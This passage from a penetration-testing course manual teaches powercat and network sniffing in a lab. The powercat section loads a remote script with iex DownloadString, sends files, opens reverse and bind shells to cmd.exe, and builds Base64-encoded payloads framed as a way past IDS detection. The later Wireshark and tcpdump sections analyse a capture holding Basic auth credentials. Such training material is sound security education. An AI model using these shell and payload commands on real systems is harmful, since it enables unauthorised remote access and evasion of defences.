PS C:\Users\Offsec> iex (New-Object System.Net.Webclient).DownloadString('https://raw.
githubusercontent.com/besimorhino/powercat/master/powercat.ps1')
```

Listing 110 - Loading a remote PowerShell script using iex

It is worth noting that scripts loaded in this way will only be available in the current PowerShell instance and will need to be reloaded each time we restart PowerShell.

Now that our script is loaded, we can execute **powercat** as follows:

```
PS C:\Users\offsec> powercat
You must select either client mode (-c) or listen mode (-l).
```

Listing 111 - Executing the powercat function directly in PowerShell

We can quickly familiarize ourselves with Powercat by viewing the help menu:

```
PS C:\Users\offsec> powercat -h
powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

  -c  <ip>        Client Mode. Provide the IP of the system you wish to connect to.
                  If you are using -dns, specify the DNS Server to send queries to.

  -l              Listen Mode. Start a listener on the port specified by -p.

  -p  <port>      Port. The port to connect to, or the port to listen on.

  -e  <proc>      Execute. Specify the name of the process to start.
...
  -i  <input>     Input. Provide data to be sent down the pipe as soon as a connection
                  established. Used for moving files. You can provide the path to a fi
                  a byte array object, or a string. You can also pipe any of those int
                  powercat, like 'aaaaaa' | powercat -c 10.1.1.1 -p 80
...
  -g              Generate Payload.  Returns a script as a string which will execute t
                  powercat with the options you have specified. -i, -d, and -rep will
                  be incorporated.

  -ge             Generate Encoded Payload. Does the same as -g, but returns a string
                  can be executed in this way: powershell -E <encoded string>
```


Copyright © Offensive Security Ltd. All rights reserved.

```
  -h              Print this help message.
...
```

Listing 112 - The Powercat help menu

Let's review how we use powercat for file transfers and bind and reverse shells as we have done with previous tools.

4.3.5 Powercat File Transfers

Although we could use any of the previously discussed tools to transfer Powercat to our target, let's take a look at how to use powercat to transfer itself (powercat.ps1) from Bob to Alice as a way to demonstrate file transfers with powercat.

First, we run a Netcat listener on Alice's computer:

```
kali@kali:~$ sudo nc -lnvp 443 > receiving_powercat.ps1
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63661
```

Listing 113 - Using nc to set up a listener for powercat file transfer

Next, we will invoke **powercat** on Bob's computer. The **-c** option specifies client mode and sets the listening IP address, **-p** specifies the port number to connect to, and **-i** indicates the local file that will be transferred remotely:

```
PS C:\Users\Offsec> powercat -c 10.11.0.4 -p 443 -i C:\Users\Offsec\powercat.ps1
```

Listing 114 - Using powercat to send a file

Finally, Alice will kill the Netcat process and check that the file has been received:

```
^C
kali@kali:~$ ls receiving_powercat.ps1
receiving_powercat.ps1
```

Listing 115 - Validating receipt of a file sent through powercat

4.3.6 Powercat Reverse Shells

The reverse shell process is similar to what we have already seen. We will start a Netcat listener on Alice's computer, and then Bob will use **powercat** to send a reverse shell.

We begin with the Netcat listener on Alice's machine:

```
kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

Listing 116 - Using nc to set up a listener in order to receive a reverse shell from powercat

Next, Bob will use **powercat** to send a reverse shell. In this example, the **-e** option specifies the application to execute (**cmd.exe**) once a connection is made to a listening port:

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe
```

Listing 117 - Using powercat in order to send a reverse shell

Finally, Alice's Netcat listener will receive the shell:

```
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 63699
Microsoft Windows [Version 10.0.17134.590]
```


Copyright © Offensive Security Ltd. All rights reserved.

```
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\offsec>
```

Listing 118 - Receiving the powercat reverse shell

4.3.7 Powercat Bind Shells

By contrast, a powercat bind shell is started on Bob's side with a **powercat** listener. We will use the **-l** option to create a listener, **-p** to specify the listening port number, and **-e** to have an application (**cmd.exe**) executed once connected:

```
PS C:\Users\offsec> powercat -l -p 443 -e cmd.exe
```

Listing 119 - Using powercat to set up a bind shell

Next, Alice will create a Netcat connection to the bind shell on Bob's computer:

```
kali@kali:~$ nc 10.11.0.22 443
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\offsec>
```

Listing 120 - Using nc to connect to a bind shell created by powercat

4.3.8 Powercat Stand-Alone Payloads

Powercat can also generate stand-alone payloads.[99] In the context of powercat, a payload is a set of powershell instructions as well as the portion of the powercat script itself that only includes the features requested by the user. Let's experiment with payloads in this next example.

After starting a listener on Alice's machine, we create a stand-alone reverse shell payload by adding the **-g** option to the previous **powercat** command and redirecting the output to a file. This will produce a powershell script that Bob can execute on his machine:

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -g > reverseshell.ps1

PS C:\Users\offsec> ./reverseshell.ps1
```

Listing 121 - Creating and executing a stand-alone payload

It's worth noting that stand-alone payloads like this one might be easily detected by IDS. Specifically, the script that is generated is rather large with roughly 300 lines of code. Moreover, it also contains a number of hardcoded strings that can easily be used in signatures for malicious activity. While the identification of any specific signature is outside of scope of this module, it is sufficient to say that plaintext malicious code such as this will likely have a poor success rate and will likely be caught by defensive software solutions.

We can attempt to overcome this problem by making use of PowerShell's ability to execute Base64 encoded commands. To generate a stand-alone encoded payload, we use the **-ge** option and once again redirect the output to a file:

[99] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Payload_(computing)

Copyright © Offensive Security Ltd. All rights reserved.

```
PS C:\Users\offsec> powercat -c 10.11.0.4 -p 443 -e cmd.exe -ge > encodedreverseshell.ps1
```

Listing 122 - Creating an encoded stand-alone payload with powercat

The file will contain an encoded string that can be executed using the PowerShell **-E** *(EncodedCommand)* option. However, since the **-E** option was designed as a way to submit complex commands on the command line, the resulting encodedreverseshell.ps1 script can not be executed in the same way as our unencoded payload. Instead, Bob needs to pass the whole encoded string to **powershell.exe -E**:

```
 PS C:\Users\offsec> powershell.exe -E ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABGAHUAbgBjAFMAZQB0AHUAcABWAGEAcgBzACkACgAgACAAIAAgACQAYwAsACQAbAAsACQAcAAsACQAdAAgAD0AIAAkAEYAdQBuAGMAUwBlAHQAdQBwAFYAYQByAHMACgAgACAAIAAgAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwBlACkAewAkAFYAZQByAGIAbwBzAGUAIAA9ACAAJABUAHIAdQBlAH0ACgAgACAAIAAgACQARgB1AG4AYwBWAGEAcgBzACAAPQAgAEAAewB9AAoAIAAgACAAIABpAGYAKAAhACQAbAApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAGwAIgBdACAAPQAgACQARgBhAGwAcwBlAAoAIAAgACAAIAAgACAAJABTAG8AYwBrAGUAdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBlAG4AdAAKACAAIAAgACA
...
```

Listing 123 - Executing an encoded stand-alone payload using PowerShell

After running the stand-alone payloads, Alice receives the reverse shell on her waiting listener:

```
kali@kali:~$ sudo nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 43725

PS C:\Users\offsec>
```

Listing 124 - Receiving a stand-alone reverse shell

We have covered a variety of tools that can handle file transfers, bind shells, and reverse shells. These tools have varying features, strengths, weaknesses, and applicability during a penetration test. Test out the features of powercat on your own to round out your exposure to this collection of great tools.

4.3.8.1 Exercises

1. Use **PowerShell** and **powercat** to create a reverse shell from your Windows system to your Kali machine.
2. Use **PowerShell** and **powercat** to create a bind shell on your Windows system and connect to it from your Kali machine. Can you also use **powercat** to connect to it locally?
3. Use **powercat** to generate an encoded payload and then have it executed through **powershell**. Have a reverse shell sent to your Kali machine, also create an encoded bind shell on your Windows system and use your Kali machine to connect to it.

Copyright © Offensive Security Ltd. All rights reserved.

4.4 Wireshark

A competent penetration tester should be well-versed in networking fundamentals. A network sniffer, like the industry staple *Wireshark*,[100] is a must-have tool for learning network protocols, analyzing network traffic, and debugging network services. In this section, we will discuss some Wireshark fundamentals.

4.4.1 Wireshark Basics

Wireshark uses *Libpcap*[101] (on Linux) or *Winpcap*[102] (on Windows) libraries in order to capture packets from the network.

While analyzing network traffic with a sniffer, it's easy to get overwhelmed by the amount of "noise" in the collected data. In order to facilitate the analysis, we can apply *capture filters*[103] and *display filters*[104] within Wireshark. If we apply *capture filters* during a Wireshark session, any packets that do not match the filter criteria will be dropped and the remaining data is passed on to the *capture engine*. The capture engine then dissects the incoming packets, analyzes them, and finally applies any additional *display filters* before displaying the output.

This process can be visualized with the following figure:

[100] (Wireshark, 2019), https://www.wireshark.org/

[101] (Tcpdump & Libcap, 2019), http://www.tcpdump.org/

[102] (WinPcap, 2018), https://www.winpcap.org/

[103] (Wireshark, 2016), http://wiki.wireshark.org/CaptureFilters

[104] (Wireshark, 2017), http://wiki.wireshark.org/DisplayFilters

Copyright © Offensive Security Ltd. All rights reserved.




Figure 11: From the wire to Wireshark

The secret to using any network sniffer, including Wireshark, is learning how to use capture and display filters to strip out superfluous data. Fortunately, Wireshark's graphical interface makes it relatively easy to visualize data and work with the various filters.

4.4.2 Launching Wireshark

In the following example, we will capture network traffic during an anonymous FTP login. On our Kali system, we launch Wireshark using the command line as shown in Listing 125 or via the application menu, where it is located under the *Sniffing & Spoofing* sub-menu.

```
kali@kali:~$ sudo wireshark
```

Listing 125 - Running wireshark from the terminal

4.4.3 Capture Filters

When Wireshark loads, we are presented with a basic window where we can select the network interface we want to monitor as well as set display and capture filters. As mentioned above, we can use capture filters to reduce the amount of captured traffic by discarding any traffic that does not match our filter and narrow our focus to the packets we wish to analyze. Be aware that any traffic excluded from a capture filter will be lost, so it is best to define broad capture filters if you are concerned about potentially losing data.

We'll start by selecting the interface we would like to monitor and entering a capture filter. In this case, we use the *net* filter[105] to only capture traffic on the 10.11.1.0/24 address range:

[105] (Berkeley Packet Filter), http://biot.com/capstats/bpf.html

Copyright © Offensive Security Ltd. All rights reserved.




Figure 12: Setting a capture filter for tap0

It is also possible to choose from predefined capture filters by navigating to *Capture* > *Capture filters*, and we can also add our own capture filters by clicking on the *+* sign. With the capture filter set, we can start the capture by double-clicking our network interface (*tap0*) from the list of available interfaces.

4.4.4 Display Filters

Now that Wireshark is capturing all the traffic on our local network, we can log in to an FTP server and inspect the traffic:

```
kali@kali:~$ ftp 10.11.1.13
Connected to 10.11.1.13.
220 Microsoft FTP Service
Name (10.11.1.13:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:anonymous
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> quit
221
```

Listing 126 - Logging in to an FTP server

To further narrow down the background traffic, let's make use of a display filter to focus only on the FTP protocol. Display filters are much more flexible than capture filters and have a slightly different syntax. Display filters will, as the name suggests, only filter the packets being displayed while Wireshark continues to capture all network traffic for the 10.11.1.0/24 address range in the background. Because of this, it is possible to clear the filter without having to restart our capture by clicking the 'x' icon to the right of the display filter (Figure 13). As with capture filters, we can also select a filter from a predefined list by clicking on *Analyze* > *Display filters*.

Let's apply a display filter that will only display FTP data, or TCP traffic on port 21:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 13: Setting a display filter for all traffic on port 21

This filter worked very well. Now we can clearly see only FTP traffic on port 21.

4.4.5 Following TCP Streams

Wireshark allows us to view network traffic including the contents of each packet. However, we're often more interested in *streams* of data between various applications. We can make use of Wireshark's ability to reassemble a specific session and display it in various formats. To view a particular TCP stream, we can right-click a packet of interest, such as the one containing the **USER** command in our FTP session, then select *Follow* > *TCP Stream*:




Figure 14: Following a TCP stream in Wireshark

The reassembled TCP stream is much easier to read, and we can review our interaction with the FTP server. Because FTP is a clear-text protocol, we can see the commands and output sent and received by our FTP client:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 15: Following a TCP stream in Wireshark

4.4.5.1 Exercises

1. Use Wireshark to capture network activity while attempting to connect to 10.11.1.217 on port 110 using Netcat, and then attempt to log into it.
2. Read and understand the output. Where is the three-way handshake happening? Where is the connection closed?
3. Follow the TCP stream to read the login attempt.
4. Use the display filter to only monitor traffic on port 110.
5. Run a new session, this time using the capture filter to only collect traffic on port 110.

4.5 Tcpdump

Tcpdump[106] is a text-based network sniffer that is streamlined, powerful, and flexible despite the lack of a graphical interface. It is by far the most commonly-used command-line packet analyzer and can be found on most Unix and Linux operating systems, but local user permissions determine the ability to capture network traffic.

Tcpdump can both capture traffic from the network and read existing capture files. Let's look at what happened in the password_cracking_filtered.pcap file,[107] which was captured on a firewall. Download the file and follow along as we analyze the data. First, we will launch **`tcpdump`** with sudo (to grant capture permissions) and open the file with the **`-r`** option:

[106] (Tcpdump & Libcap, 2019), http://www.tcpdump.org/

[107] (Offensive Security, 2019), https://www.offensive-security.com/pwk-online/password_cracking_filtered.pcap

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ sudo tcpdump -r password_cracking_filtered.pcap
reading from file password_cracking_filtered.pcap, link-type EN10MB (Ethernet)
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
08:51:20.801023 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801030 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
...
```

Listing 127 - Using tcpdump to read packet capture

4.5.2 Filtering Traffic

The output is a bit overwhelming at first, so let's try to get a better understanding of the IP addresses and ports involved by using **awk** and **sort**.

First, we will use the **-n** option to skip DNS name lookups and **-r** to read from our packet capture file. Then, we can pipe the output into **awk**, printing the destination IP address and port (the third space-separated field) and pipe it again to **sort** and **uniq -c** to sort and count the number of times the field appears in the capture, respectively. Lastly we use **head** to only display the first 10 lines of the output:

```
kali@kali:~$ sudo tcpdump -n -r password_cracking_filtered.pcap | awk -F" " '{print $3
}' | sort | uniq -c | head
  12324 172.16.40.10.81
     18 208.68.234.99.32768
     18 208.68.234.99.32769
     18 208.68.234.99.32770
     18 208.68.234.99.32771
     18 208.68.234.99.32772
     18 208.68.234.99.32773
     18 208.68.234.99.32774
     18 208.68.234.99.32775
     18 208.68.234.99.32776
...
```

Listing 128 - Using tcpdump to read and filter the packet capture

We can see that 172.16.40.10 was the most common destination address followed by 208.68.234.99. Given that 172.16.40.10 was contacted on a low destination port (81) and 208.68.234.99 was contacted on high destination ports, we can rightly assume that the former is a server and the latter is a client.

Copyright © Offensive Security Ltd. All rights reserved.

We could also safely assume that the client address made many requests against the server, but in order to proceed without too many assumptions, we can use filters to inspect the traffic more closely.

In order to filter from the command line, we will use the source host (**`src host`**) and destination host (**`dst host`**) filters to output only source and destination traffic respectively. We can also filter by port number (**`-n port 81`**) to show both source and destination traffic against port 81. Let's try those filters now:

```
sudo tcpdump -n src host 172.16.40.10 -r password_cracking_filtered.pcap
...
08:51:20.801051 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
08:51:20.802053 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [.], ack 89, win 905,
options [nop,nop,TS val 71430591 ecr 25538253], length 0
...
sudo tcpdump -n dst host 172.16.40.10 -r password_cracking_filtered.pcap
...
08:51:20.801048 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.802026 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [.], ack 4166855390, w
in 115, options [nop,nop,TS val 25538253 ecr 71430591], length 0
...
sudo tcpdump -n port 81 -r password_cracking_filtered.pcap
...
08:51:20.800917 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [S], seq 1855084074, w
in 14600, options [mss 1460,sackOK,TS val 25538253 ecr 0,nop,wscale 7], length 0
08:51:20.800953 IP 172.16.40.10.81 > 208.68.234.99.60509: Flags [S.], seq 4166855389,
ack 1855084075, win 14480, options [mss 1460,sackOK,TS val 71430591 ecr 25538253,nop,w
scale 4], length 0
...
```

Listing 129 - Using tcpdump filters

We could continue to process this filtered output with various command-line utilities like awk and grep, but let's move along and actually inspect some packets in more detail to see what kind of details we can uncover.

To dump the captured traffic, we will use the **`-X`** option to print the packet data in both HEX and ASCII[108] format:

```
kali@kali:~$ sudo tcpdump -nX -r password_cracking_filtered.pcap
...
08:51:25.043062 IP 208.68.234.99.33313 > 172.16.40.10.81: Flags [P.], seq 1:140, ack 1
  0x0000:  4500 00bf 158c 4000 3906 9cea d044 ea63  E.....@.9....D.c
  0x0010:  ac10 280a 8221 0051 a726 a77c 6fd8 ee8a  ..(..!.Q.&.|o...
  0x0020:  8018 0073 1c76 0000 0101 080a 0185 b2f2  ...s.v..........
  0x0030:  0441 f5e3 4745 5420 2f2f 6164 6d69 6e20  .A..GET.//admin.
  0x0040:  4854 5450 2f31 2e31 0d0a 486f 7374 3a20  HTTP/1.1..Host:.
  0x0050:  6164 6d69 6e2e 6d65 6761 636f 7270 6f6e  admin.megacorpon
  0x0060:  652e 636f 6d3a 3831 0d0a 5573 6572 2d41  e.com:81..User-A
```

[108] (Wikipedia, 2019), https://en.wikipedia.org/wiki/ASCII

Copyright © Offensive Security Ltd. All rights reserved.

```
  0x0070:  6765 6e74 3a20 5465 6820 466f 7265 7374  gent:.Teh.Forest
  0x0080:  204c 6f62 7374 6572 0d0a 4175 7468 6f72  .Lobster..Author
  0x0090:  697a 6174 696f 6e3a 2042 6173 6963 2059  ization:.Basic.Y
  0x00a0:  5752 7461 5734 3662 6d46 7562 3352 6c59  WRtaW46bmFub3RlY
  0x00b0:  3268 7562 3278 765a 336b 780d 0a0d 0a    2hub2xvZ3kx....
...
```

Listing 130 - Using tcpdump to read the packet capture in hex/ascii output

We immediately notice that the traffic to 172.16.40.10 on port 81 looks like HTTP data. In fact, it seems like these HTTP requests contain Basic HTTP Authentication data, with the User agent "Teh Forest Lobster". This is a pretty clear sign that something strange is occurring.

In order to uncover the rest of the mystery, we will need to rely on advanced header filtering.

4.5.3 Advanced Header Filtering

At this point, to better inspect the requests and responses in the dump, we would like to filter out and display only the data packets. To do this, we will look for packets that have the *PSH* and *ACK* flags turned on. All packets sent and received after the initial 3-way handshake will have the *ACK* flag set. The *PSH* flag[109] is used to enforce immediate delivery of a packet and is commonly used in interactive *Application Layer* protocols to avoid buffering.

The following diagram depicts the TCP header and shows that the TCP flags are defined starting from the 14th byte.




Figure 16: TCP packet displaying the flags in the 14th byte

Looking at Figure 16, we can see that *ACK* and *PSH* are represented by the fourth and fifth bits of the 14th byte, respectively:

```
CEUAPRSF
WCRCSSYI
REGKHTNN
00011000  = 24 in decimal
```

Listing 131 - Calculating the required bits

[109] (DARPA Inernet Program, 1981), https://tools.ietf.org/html/rfc793

Copyright © Offensive Security Ltd. All rights reserved.

Turning on only these bits would give us *00011000*, or decimal 24.

```
kali@kali:~$ echo "$((2#00011000))"
24
```

Listing 132 - Converting the binary bits to decimal in bash

We can pass this number to tcpdump with **'tcp[13] = 24'** as a display filter to indicate that we only want to see packets with the ACK and PSH bits set ("data packets") as represented by the fourth and fifth bits (**24**) of the 14th byte of the TCP header. Bear in mind, the tcpdump array index used for counting the bytes starts at zero, so the syntax should be (**tcp[13]**).

The combination of these two flags will hopefully show us only the HTTP requests and responses data. Here's the command we'll use to display packets that have the ACK or PSH flags set:

```
kali@kali:~$ sudo tcpdump -A -n 'tcp[13] = 24' -r password_cracking_filtered.pcap
06:51:20.802032 IP 208.68.234.99.60509 > 172.16.40.10.81: Flags [P.], seq 1855084075:1
E.....@.9....D.c..(
.].Qn.V+.]*....s1......
.....A..GET //admin HTTP/1.1
Host: admin.megacorpone.com:81
User-Agent: Teh Forest Lobster

...
E.....@.@.....(
.D.c.Q.^...E..?I...........
.A......HTTP/1.1 401 Authorization Required
Date: Mon, 22 Apr 2013 12:51:20 GMT
Server: Apache/2.2.20 (Ubuntu)
WWW-Authenticate: Basic realm="Password Protected Area"
Vary: Accept-Encoding
Content-Length: 488
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Authorization Required</title>
</head><body>
<h1>Authorization Required</h1>
<p>This server could not verify that you
are authorized to access the document
